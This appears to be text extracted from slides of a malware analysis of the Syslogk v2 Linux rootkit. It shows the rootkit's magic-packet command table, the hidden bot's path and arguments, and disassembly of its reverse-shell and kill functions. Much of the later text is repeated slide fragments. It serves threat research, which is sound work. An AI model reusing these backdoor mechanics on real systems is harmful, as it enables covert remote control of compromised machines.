| <u>99</u>  | /bin/sh -c <i>command_to_execute_here</i> |



# Syslogk v2

## Understanding Syslogk v2 rootkit commands

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. Syslogk v2 inspects the packet via Netfilter hooks.
  - a. Magic packets allows to execute the following four commands.
  - b. **Commands 1 and 2 sets some internal variables.**


| Command ID | Command to execute (in usermode space)    |
|------------|-------------------------------------------|
| 0          | /etc//tp-b8PbR2v1ms/sm1v2RbP8b cb         |
| <u>1</u>   | /bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b |
| <u>2</u>   | /etc//tp-b8PbR2v1ms/sm1v2RbP8b proxy      |
| <u>99</u>  | /bin/sh -c <i>command_to_execute_here</i> |

| variables                       | Command ID 1         | Command ID 2         |
|---------------------------------|----------------------|----------------------|
| logininfo                       | IP Source Address    | IP Source Address    |
| logininfo+4                     | N/A                  | TCP Source Port      |
| logininfo+6                     | TCP Destination Port | TCP Destination Port |
| qword_1E2E8 (Bot Port)          | 0                    | 0                    |
| dword_1E2F0 (Parsing state)     | 1                    | 3                    |
| state (0=null;1=normal;2=proxy) | 1                    | 2                    |

# Syslogk v2

## Hunting the bot component

We hunted a sample of the hidden bot, based on the kernel rootkit commands executed in usermode space.




VT ENTERPRISE

Search for a hash, domain, IP address, URL or  
look up multiple IoCs or create an IoC collection

sm1v2RbP8b

Help



FILES - 1 / 1

5CECD5821BE27ACCB73168B21324E833FD11AA08B846402C5D48CA057CD51826

sm1v2RbP8b

elf 64bits sets-process-name detect-debug-environment

# Syslogk v2


## Understanding the arguments of the bot component

The hidden bot is a command line application.

```
/etc//tp-b8PbR2v1ms/sm1v2RbP8b [cb | proxy] [port]
```

It matches the analysis of the magic packets but with the ability of fixing the port.


| Arguments | Description                                                                      |
|-----------|----------------------------------------------------------------------------------|
|           | The bot listens for one request and ends the execution.                          |
| cb        | The bot enters in a loop receiving callback notifications for handling requests. |
| proxy     | Acts as a proxy for executing sending magic packets to other infected machines.  |
| port      | Fixes the port number for the aforementioned commands.                           |




# Syslogk v2

Overviewing the bot. Commands implemented on it.

- Spawn a reverse shell.
- Kill the bot



```
loc_409AF5:
mov rax, [rbp+var_18]
mov r8d, 0
mov rcx, rax
mov edx, 41720Ch ; "-c"
mov esi, 41720Fh ; "sh"
mov edi, 417212h ; "/bin/sh"
mov eax, 0
call _execl
mov edi, 7Fh ; status
call __exit
```



```
push rbp
mov rbp, rsp
sub rsp, 90h
lea rdx, [rbp-90h]
mov eax, 0
mov ecx, 0Ch
mov rdi, rdx
rep stosq
mov rdx, rdi
mov [rdx], eax
add rdx, 4
mov edx, cs:pid
lea rax, [rbp+s]
mov esi, 41721Ah ; "kill -9 %d > /dev/null"
mov rdi, rax ; s
mov eax, 0
call _sprintf
lea rax, [rbp+s]
mov rdi, rax ; command
call _system
jmp short loc_409C5A
```

\*The pid is stored in an internal variable initialized to -1.


```
.data:0000000000061B670 pid dd 0FFFFFFFh
```

# Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines.**





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- To the rootkit in the same machine.
- **But also targeting other machines.**




# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines.**




# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines.**
  - step1




# Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines.**




# Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines.**

